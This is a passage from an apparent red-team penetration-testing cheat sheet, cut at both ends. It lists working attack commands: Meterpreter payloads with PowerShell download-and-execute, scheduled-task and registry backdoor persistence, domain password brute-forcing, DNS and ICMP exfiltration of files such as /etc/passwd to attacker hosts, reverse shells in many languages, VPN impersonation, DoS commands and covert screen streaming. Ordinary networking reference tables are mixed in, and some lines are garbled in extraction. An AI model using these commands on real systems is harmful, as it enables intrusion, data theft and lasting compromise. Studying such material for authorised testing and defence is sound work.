$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 Encode Stream
$code = [Convert]::ToBase64String($ms.ToArray())
$command = "Invoke-Expression `$(New-Object IO.StreamReader(`$(New-Object
IO.Compression.DeflateStream (`$(New-Object IO.MemoryStream
(,`$([Convert]::FromBase64String(`"$code`")))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

# Invoke-Expression $command
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

# Write to Standard Out
Write-Host $encodedCommand
```

Please see reference [7] for disclaimer

Using Powershell to Launch Meterpreter (2ND method)

On BT attack box

```
1.   msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1
     LPORT=8080 R | msfencode -t psh -a x86
```

On Windows attack box

```
1.   c:\  powershell
2.   PS c:\  $cmd = ' PASTE THE CONTENTS OF THE PSH SCRIPT HERE '
3.   PS c:\  $u = [System.Text.Encoding]::Unicode.GetBytes($cmd)
4.   PS c:\  $e = [Convert]::ToBase64String($u)
5.   PS c:\  $e
6.   Copy contents of $e
```

Start listener on attack box

```
1.   ./msfconsole
2.   use exploit/multi/handler
3.   set payload windows/meterpreter/reverse_tcp
4.   set LHOST 1.1.1.1
5.   set LPORT 8080
6.   exploit -j
```

On target shell (1: download shellcode, 2: execute)

```
1.   c:\  powershell -noprofile -noninteractive -command "&
     {$client=new-object
     System.Net.WebClient;$client.DownloadFile('http://1.1.1.1/shell.txt
     ','c:\windows\temp\_shell.txt')}"
2.   c:\  powershell -noprofile -noninteractive -noexit -command "&
     {$cmd=type 'c:\windows\temp\_shell.txt';powershell -noprofile -
     noninteractive -noexit -encodedCommand $cmd}"
PROFIT
```

Windows Registry

OS information

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion
```

Product name

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductName
```

Date of install

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate
```

Registered owner

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner
```

System root

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot
```

Time zone (offset in minutes from UTC)

```
HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias
```

Mapped network drives

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU
```

Mounted devices

```
HKLM\System\MountedDevices
```

USB devices

```
HKLM\System\CurrentControlSet\Enum\USBStor
```

Turn on IP forwarding

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1
```

Password keys: LSA secrets can contain VPN, Autologon, other passwords

```
HKEY_LOCAL_MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon
```

Audit policy

```
HKLM\Security\Policy\PolAdTev
```

Kernel/user services

```
HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services
```

Installed software on machine

```
HKLM\Software
```

Installed software for user

```
HKCU\Software
```

Recent documents

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
```

Recent user locations

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisite
dMRU & \OpenSaveMRU
```

Typed URLs

```
HKCU\Software\Microsoft\Internet Explorer\TypedURLs
```

MRU lists

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

Last registry key accessed

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey
```

Startup locations

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run
```

Enumerating Windows Domain with DSQUERY

List users on domain with no limit on results

```
dsquery user -limit 0
```

List groups for domain=victim.com

```
dsquery group "cn=users, dc=victim, dc=com"
```

List Domain Admin accounts

```
dsquery group -name "domain admins"| dsget group -members -expand
```

List all groups for a user

```
dsquery user -name bob* | dsget user -memberof -expand
```

Get a user's login ID

```
dsquery user -name bob* | dsget user -samid
```

List accounts inactive for 2 weeks

```
dsquery user -inactive 2
```

Add domain user

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -
display "Bob" -pwdneverexpires yes -memberof "CN=Domain
Admins,CN=Users,DC=victim,DC=com
```

Delete user

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

List all operating systems on domain

```
dsquery * "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"
"operatingSystemServicePack" -filter
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows*
))"
```

List all site names

```
dsquery site -o rdn -limit 0
```

List all subnets within a site

```
dsquery subnet -site  sitename  -o rdn
```

List all servers within a site

```
dsquery server -site  sitename  -o rdn
```

Find servers in the domain

```
dsquery * domainroot -filter
"(&(objectCategory=Computer)(objectClass=Computer)(operatingSystem=*Server*
))" -limit 0
```

Domain controllers per site

```
dsquery * "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter
(objectCategory=Server)
```

WINDOWS SCRIPTING

```
* If scripting in batch file, variables must be preceeded with %%, i.e. %%i
```

NESTED FOR LOOP PING SWEEP

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100
10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x    live.txt)
```

LOOP THROUGH FILE

```
for /F %i in ( file ) do  command
```

DOMAIN BRUTE FORCER

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$
/user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete
\\DC01\IPC$   NUL
```

ACCOUNT LOCKOUT (LOCKOUT.BAT)

```
@echo Test run:
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN-
1234\c$ /USER:%%U wrongpass
```

DHCP EXHAUSTION

```
for /L %i in (2,1,254) do (netsh interface ip set address local static
1.1.1.%i  netmask   gw   ID  %1 ping 127.0.0.1 -n 1 -w 10000   nul %1)
```

DNS REVERSE LOOKUP

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name"
dns.txt && echo Server:  1.1.1.%i    dns.txt
```

SEARCH FOR FILES BEGINNING WITH THE WORD "PASS" AND THEN PRINT IF IT'S A DIRECTORY, FILE DATE/TIME, RELATIVE PATH, ACTUAL PATH AND SIZE (@VARIABLES ARE OPTIONAL)

```
forfiles /P c:\temp /s /m pass* -c "cmd /c echo @isdir @fdate @ftime
@relpath @path @fsize"
```

SIMULATE MALICIOUS DOMAIN CALLOUTS (USEFUL FOR AV/IDS TESTING)

```
# Run packet capture on  attack domain  to receive callout
# domains.txt should contain known malicious domains

for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n
 attack domain    NUL 2 &1 & ping -n 5 127.0.0.1   NUL 2 &1
```

IE WEB LOOPER (TRAFFIC GENERATOR)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U &
ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

Get permissions on service executables

```
for /f "tokens=2 delims='='" %a in ('wmic service list full`|find /i
"pathname"`|find /i /v "system32"') do @echo %a
c:\windows\temp\3afd4ga.tmp

for /f eol = "  delims = " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe
/c icacls "%a"
```

Rolling reboot (replace /r with /s for a shutdown):

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot
message"
```

Shell escalation using VBS (Need elevated credentials)

```
# Create .vbs script with the following

Set shell ' wscript.createobject("wscript.shell")
Shell.run "runas /user: user  " & """" &
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & """" & "IEX ((New-
Object Net.WEbClient).downloadstring(' url '))\" & """" & """"
wscript.sleep (100)
shell.Sendkeys " password " & "{ENTER}"
```

TASK SCHEDULER

* Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks ("):

```
… /TR "\"C:\Program Files\file.exe\" -x arg1"
```

TASK SCHEDULER (ST=START TIME, SD=START DATE, ED=END DATE) *MUST BE ADMIN

```
SCHTASKS /CREATE /TN  Task Name  /SC HOURLY /ST  HH:MM  /F /RL HIGHEST /SD
 MM/DD/YYYY  /ED  MM/DD/YYYY  /tr "C:\my.exe" /RU  DOMAIN\user  /RP
 password
```

TASK SCHEDULER PERSISTENCE [10]

```
*For 64 bit use:
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"

# (x86) on User Login
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c ‘IEX ((new-object
net.webclient).downloadstring(‘’http:// ip : port / payload ’’’))’" /SC
onlogon /RU System

# (x86) on System Start
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c ‘IEX ((new-object
net.webclient).downloadstring(‘’http:// ip : port / payload ’’’))’" /SC
onstart /RU System

# (x86) on User Idle (30 Minutes)
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c ‘IEX ((new-object
net.webclient).downloadstring(‘’http:// ip : port / payload ’’’))’" /SC
onidle /i 30
```

NETWORKING

Common Ports

21	FTP
22	SSH
23	Telnet
25	SMTP
49	TACACS
53	DNS
67/8	DHCP (UDP)
69	TFTP (UDP)
80	HTTP
88	Kerberos
110	POP3
111	RPC
123	NTP (UDP)
135	Windows RPC
137	NetBIOS
138	NetBIOS
139	SMB
143	IMAP
161	SNMP (UDP)
179	BGP
201	AppleTalk
389	LDAP
443	HTTPS
445	SMB
500	ISAKMP (UDP)
514	Syslog
520	RIP
546/7	DHCPv6
587	SMTP
902	VMWare
1080	Socks Proxy
1194	VPN
1433/4	MS-SQL
1521	Oracle
1629	DameWare
2049	NFS
3128	Squid Proxy
3306	MySQL
3389	RDP
5060	SIP
5222	Jabber
5432	Postgres
5666	Nagios
5900	VNC
6000	X11
6129	DameWare
6667	IRC
9001	Tor
9001	HSQL
9090/1	Openfire
9100	Jet Direct

TTL Fingerprinting

Windows	:	128
Linux	:	64
Network	:	255
Solaris	:	255

IPv4

Classful IP ranges

A	0.0.0.0 - 127.255.255.255
B	128.0.0.0 - 191.255.255.255
C	192.0.0.0 - 223.255.255.255
D	224.0.0.0 - 239.255.255.255
E	240.0.0.0 - 255.255.255.255

Reserved ranges

10.0.0.0 - 10.255.255.255
127.0.0.0 - 127.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

Subnetting

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

Calculating subnet range

Given: 1.1.1.101/28

✓ /28 = 255.255.255.240 netmask

✓ 256 - 240 = 16 = subnet ranges of 16, i.e.
    1.1.1.0
    1.1.1.16
    1.1.1.32...

✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

IPv6

Broadcast addresses

```
ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
ff02::2 - link-local routers
ff05::2 - site-local routers
```

Interface addresses

```
fe80:: - link-local
2001:: - routable

::a.b.c.d - IPv4 compatible IPv6
::ffff:a.b.c.d - IPv4 mapped IPv6
```

THC IPv6 toolkit

```
Remote Network DoS:
  rsumrf6 eth#  remote_ipv6
```

SOCAT tunnel IPv6 through IPv4 tools

```
  socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
  ./nikto.pl -host 127.0.0.1 -port 8080
```

Cisco Commands

Command	Description
`enable`	Enter privilege mode
`#configure terminal`	Configure interface
`(config)#interface fa0/0`	Configure FastEthernet 0/0
`(config-if)#ip addr 1.1.1.1 255.255.255.0`	Add IP to fa0/0
`(config)#line vty 0 4`	Configure vty line
`(config-line)#login`	1. Set telnet password
`(config-line)#password password`	2. Set telnet password
`#show session`	Open sessions
`#show version`	IOS version
`#dir file systems`	Available files
`#dir all-filesystems`	File information
`#dir /all`	Deleted files
`#show running-config`	Config loaded in mem
`#show startup-config`	Config loaded at boot
`#show ip interface brief`	Interfaces
`#show interface e0`	Detailed interface info
`#show ip route`	Routes
`#show access-lists`	Access lists
`#terminal length 0`	No limit on output
`#copy running-config startup-config`	Replace run w/ start config
`#copy running-config tftp`	Copy run config to TFTP Svr

Cisco IOS 11.2-12.2 Vulnerability

```
http:// ip /level/ 16-99 /exec/show/config
```

SNMP

Must start TFTP server 1st

```
./snmpblow.pl -s  srcip  -d  rtr_ip  -t  attackerip  -f out.txt
snmpstrings.txt
```

Windows running services:

```
snmpwalk -c public -v1  ip  1 |grep hrSWRunName |cut -d" " -f4
```

Windows open TCP ports:

```
smpwalk … |grep tcpConnState |cut -d" " -f6 |sort -u
```

Windows installed software:

```
smpwalk … |grep hrSWInstalledName
```

Windows users:

```
snmpwalk …  ip  1.3 |grep 77.1.2.25 … -f4
```

Packet Capturing

Capture TCP traffic on port 22-23

```
  tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

Capture traffic to specific IP excluding specific subnet

```
  tcpdump -I eth0 -tttt dst  ip  and not net 1.1.1.0/24
```

Capture traffic b/w local-192.1

```
  tcpdump net 192.1.1
```

Capture traffic for <sec> seconds

```
  dumpcap -I eth0 -a duration: sec  -w file  file.pcap
```

Replay PCAP

```
  file2cable -i eth0 -f file.pcap
```

Replay packets (fuzz | DoS)

```
  tcpreplay --topspeed --loop=0 --intf=eth0  .pcap_file_to_replay  --
mbps=10|100|1000
```

DNS

DNSRecon

```
Reverse lookup for IP range:
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20

Retrieve standard DNS records:
./dnsrecon.rb -t std -d domain.com

Enumerate subdomains:
./dnsrecon.rb -t brt -d domain.com -w hosts.txt

DNS zone transfer:
./dnsrecon -d domain.com -t axfr
```

Nmap Reverse DNS lookup and output parser

```
  nmap -R -sL -Pn -dns-servers  dns svr ip   range  | awk '{if(($1" "$2"
"$3)=="Nmap scan report")print$5" "$6}' | sed 's/(//g' | sed 's/)//g'
dns.txt
```

VPN

Write PSK to file

```
ike-scan -M -A  vpn_ip  -P file
```

DoS VPN server

```
ike-scan -A -t 1 --sourceip= spoof_ip   dst_ip
```

FIKED - fake VPN server

✓ Must know the VPN group name and pre-shared key

1. Ettercap filter to drop IPSEC traffic (UDP port 500)
   ```
   if(ip.proto == UDP && udp.src == 500){
        kill();
        drop();
        msg("*****UDP packet dropped*****");
   }
   ```
2. Compile filter
   ```
     etterfilter udpdrop.filter -o udpdrop.ef
   ```
3. Start Ettercap and drop all IPSEC traffic
   ```
   #ettercap -T -q -M arp -F udpdrop.ef // //
   ```
4. Enable IP Forward
   ```
     echo "1"   /proc/sys/net/ipv4/ip_forward
   ```
5. Configure IPtables to port forward to Fiked server
   ```
     iptables -t nat -A PREROUTING  -p udp -I eth0 -d  VPN Server IP   -j
   DNAT - - to  Attacking Host IP
     iptables -P FORWARD ACCEPT
   ```
6. Start Fiked to impersonate the VPN Server
   ```
     fiked - g  vpn gateway ip  - k  VPN Group Name:Group Pre-Shared Key
   ```
7. Stop Ettercap
8. Restart Ettercap without the filter
   ```
     ettercap -T -M arp // //
   ```

Putty

Reg key to have Putty log everything (including conversations)

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]
"LogFileName"="%TEMP%\putty.dat"
"LogType"=dword:00000002"
```

TIPS AND TRICKS

File Transfer

FTP through non-interactive shell

```
echo open  ip  21   ftp.txt
echo  user     ftp.txt
echo  pass     ftp.txt
echo bin    ftp.txt
echo GET  file     ftp.txt
echo bye    ftp.txt
ftp -s:ftp.txt
```

DNS transfer on Linux

```
On victim:
1.   Hex encode the file to be transferred
     xxd -p secret   file.hex
2.   Read in each line and do a DNS lookup
     for b in `cat file.hex `; do dig $b.shell.evilexample.com; done

On attacker:
1.   Capture DNS exfil packets
     tcdpump -w /tmp/dns -s0 port 53 and host system.example.com
2.   Cut the exfilled hex from the DNS packet
     tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' |
     cut -f1 -d'.' | uniq   received.txt
3.   Reverse the hex encoding
     xxd -r -p   receivedu.txt   keys.pgp
```

Exfil command output on a Linux machine over ICMP

```
On victim (never ending 1 liner):
  stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n"`;
counter=0; while (($counter  = ${#stringZ}));do ping -s 16 -c 1 -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$((counter+16));done

On attacker (capture packets to data.dmp and parse):
  tcpdump -ntvvSxs 0 'icmp[0]=8'   data.dmp
  grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

Open Mail Relay

```
C:\  telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

Reverse Shells [1][3][4]

Netcat (* start listener on attack box to catch shell)

```
nc 10.0.0.1 1234 -e /bin/sh                    Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe                    Windows reverse shell
```

Netcat (some versions don't support –e option)

```
nc -e /bin/sh 10.0.0.1 1234
```

Netcat work-around when –e option not possible

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234  /tmp/f
```

Perl

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM,
getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN," &S");open(STDOUT," &S"); open(STDERR," &S"); exec("/bin/sh -
i");};'
```

Perl without /bin/sh

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN- fdopen($c,r);$~-
 fdopen($c,w);system$_ while  ;'
```

Perl for Windows

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN-
 fdopen($c,r);$~- fdopen($c,w);system$_ while  ;'
```

Python

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

Bash

```
bash -i  & /dev/tcp/10.0.0.1/8080 0 &1
```

Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5  /dev/tcp/10.0.0.1/2002;cat  &5 |
while read line; do \$line 2 &5  &5; done"] as String[])
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i  &3  &3 2 &3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec
sprintf("/bin/sh -i  &%d  &%d 2 &%d",f,f,f)'
```

Ruby without /bin/sh

```
by -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r
"){|io|c.print io.read}end'
```

Ruby for Windows

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|
io|c.print io.read}end'
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p
--OR--
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

Xterm

```
xterm -display 10.0.0.1:1
o Start Listener: Xnest :1
o Add permission to connect: xhost +victimIP
```

Misc

```
wget hhtp:// server /backdoor.sh -O- | sh  Downloads and runs backdoor.sh
```

Persistence

For Linux persistence (on attack box)

```
crontab -e : set for every 10 min
0-59/10 * * * * nc ip 777 -e /bin/bash
```

Windows task scheduler persistence (start task scheduler)

```
sc config schedule start= auto
net start schedule
at 13:30 ""C:\nc.exe ip 777 -e cmd.exe""
```

Windows persistent backdoor with firewall bypass

```
1.  REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2.  at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3.  SCHTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR
    "%USERPROFILE%\backdoor.exe"  /ED 12/12/2012
```

Remote payload deployment via SMB or WebDAV [6]

```
Via SMB:
1.  From the compromised machine, share the payload folder
2.  Set sharing to 'Everyone'
3.  Use psexec or wmic command to remotely execute payload

Via WebDAV:
1.  Launch Metasploit 'webdav_file_server' module
2.  Set following options:
        •   localexe=true
        •   localfile= payload
        •   localroot= payload directory
        •   disablePayloadHandler=true
3.  Use psexec or wmic command to remotely execute payload

psexec \\ remote ip  /u domain\compromised_user /p password "\\ payload
ip \test\msf.exe"

-- OR -

wmic /node: remote ip  /user:domain\compromised_user //password:password
process call create "\\ payload ip \test\msf.exe"
```

TUNNELING

FPIPE – LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
  fpipe.exe -l 1234 -r 80 2.2.2.2
```

SOCKS.EXE – SCAN INTRANET THROUGH SOCKS PROXY

```
On redirector (1.1.1.1):
  socks.exe -i1.1.1.1 -p 8080

On attacker:
Modify /etc/proxychains.conf:
Comment out:     #proxy_dns
Comment out:     #socks4a 127.0.0.1        9050
Add line:        socks4          1.1.1.1         8080
Scan through socks proxy:
  proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

SOCAT – LISTEN ON 1234 AND FORWARD TO PORT 80 ON 2.2.2.2

```
  socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

STUNNEL – SSL ENCAPSULATED NC TUNNEL (WINDOWS & LINUX) [8]

```
On attacker (client):
Modify /stunnel.conf
        client = yes
        [netcat client]
        accept = 5555
        connect = -Listening IP-:4444

On victim (listening server):
Modify /stunnel.conf
        client = no
        [netcat server]
        accept = 4444
        connect = 7777
C:\  nc -vlp 7777

On attacker (client):
# nc -nv 127.0.0.1 5555
```

GOOGLE HACKING

Search Term	Description
site: [url]	search only one [url]
numrange:[#]…[#]	search within a number range
date:[#]	search within past [#] months
link: [url]	find pages that link to [url]
related: [url]	find pages related to [url]
intitle: [string]	find pages with [string] in title
inurl: [string]	find pages with [string] in url
filetype: [xls]	find files that are xls
phonebook: [name]	find phone book listings of [name]

VIDEO TELECONFERENCING

POLYCOM

```
telnet  ip
#Enter 1 char, get uname:pwd
http:// ip /getsecure.cgi
http:// ip /en_a_rc1.htm
http:// ip /a_security.htm
http:// ip /a_rc.htm
```

TANDBERG

```
http:// ip /snapctrl.ssi
```

SONY WEBCAM

```
http:// ip /command/visca-gen.cgi?visca= str
8101046202FF : Freeze Camera
```

TOOL SYNTAX

Nmap

Scan types

```
-sP : ping scan                                -sU : udp scan
-sS : syn scan                                 -sO : protocol scan
-sT : connect scan
```

Options

```
-p1-65535 : ports                              -sV : version detection
-T[0-5]   : 0=5m, 1=15s, 2=.4s                 -PN : no ping
-n        : no dns resolution                  -6  : IPv6 scan
-O        : OS detection                       --randomize-hosts
-A        : aggressive scan
```

Output/Input

```
-oX  file               : write to xml file
-oG  file               : write to grep file
-oA  file               : save as all 3 formats
-iL  file               : read hosts from file
-excludefile  file      : excludes hosts in file
```

Advanced options

```
-sV -p# --script=banner                        -ttl : set TTL
-traceroute                                    --script  script
```

Firewall evasion

```
-f              : fragment packets             --spoof-mac  mac
-S  ip          : spoof src                    --data-length  size
-g  #           : spoof src port                 (append random data)
-D  ip , ip     : Decoy                        --scan-delay 5s
--mtu #         : set MTU size
```

Convert Nmap XML file to HTML:

```
xsltproc nmap.xml -o nmap.html
```

Generate live host file:

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f
5 > live_hosts.txt
```

Compare Nmap results

```
ndiff scan1.xml scan2.xml
```

DNS reverse lookup on IP range

```
nmap -R -sL -dns-server  server  1.1.1.0/24
```

IDS Test (xmas scan with decoy IPs and spoofing)

```
for x in {1..10000..1};do nmap -T5 -sX -S  spoof-source-IP  -D  comma-
seperated with no spaces list of decoy IPs  --spoof-mac aa:bb:cc:dd:ee:ff -
e eth0 -Pn  targeted-IP ;done
```

WIRESHARK

Filter	Description
eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd	RIP password
ip.addr/ip.dst/ip.src (ipv6.)	IP
tcp.port/tcp.dstport/tcp.srcport	TCP ports
tcp.flags (ack,fin,push,reset,syn,urg)	TCP flags
udp.port/udp.dstport/udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authentication	HTTP authentication
http.data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type eq 0	802.11 data frame
wlan.fc.type_subtype eq 0 (1=reponse)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation req
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

COMPARISON OPERATORS

```
eq OR ==
ne OR !=
gt OR >
lt OR <
ge OR >=
le OR <=
```

LOGICAL OPERATORS

```
and OR &&
or OR ||
xor OR ^^
not OR !
```

Netcat

Basics

```
Connect to [TargetIP] Listener on [port]:
$ nc [TargetIP] [port]

Start Listener:
$ nc -l -p [port]
```

Port scanner

```
TCP Port Scanner in port range [startPort] to [endPort]:
$ nc -v -n -z -w1 [TargetIP] [startPort]-[endPort]
```

File transfers

```
Grab a [filename] from a Listener:
    1.  Start Listener to push [filename]
        $ nc -l -p [port]   [filename]
    2.  Connect to [TargetIP] and Retrieve [filename]
        $ nc -w3 [TargetIP] [port]   [filename]

Push a [filename] to Listener:
    1.  Start Listener to pull [filename]
        $ nc -l -p [port]   [filename]
    2.  Connect to [TargetIP] and push [filename]
        $nc -w3 [TargetIP] [port]   [filename]
```

Backdoor shells

```
Linux Shell:
$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:
$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:
$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:
$ nc [LocalIP] [port] -e cmd.exe
```

VLC Streaming

```
# Use cvlc (command line VLC) on target to mitigate popups
```

Capture and stream the screen over UDP to <attackerip>:1234

```
# Start a listener on attacker machine
  vlc udp://@:1234

-- OR -

# Start a listener that stores the stream in a file.
 vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,
ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap
:no-sout-standard-sap :ttl=1 :sout-keep

# This may make the users screen flash. Lower frame rates delay the video.
 vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst=<attackerip>:1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

Capture and stream the screen over HTTP

```
# Start a listener on attacker machine
 vlc http://server.example.org:8080

-- OR -

# Start a listener that stores the stream to a file
 vlc http://server.example.org:8080 --
sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp
lerate=44100}:file{dst=test.mp4}

# Start streaming on target machine
 vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-
sout-standard-sap :ttl=1 :sout-keep
```

Capture and stream over broadcast

```
# Start a listener on attacker machine for multicast
 vlc udp://@<multicastaddr>:1234

# Broadcast stream to a multicast address
 vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
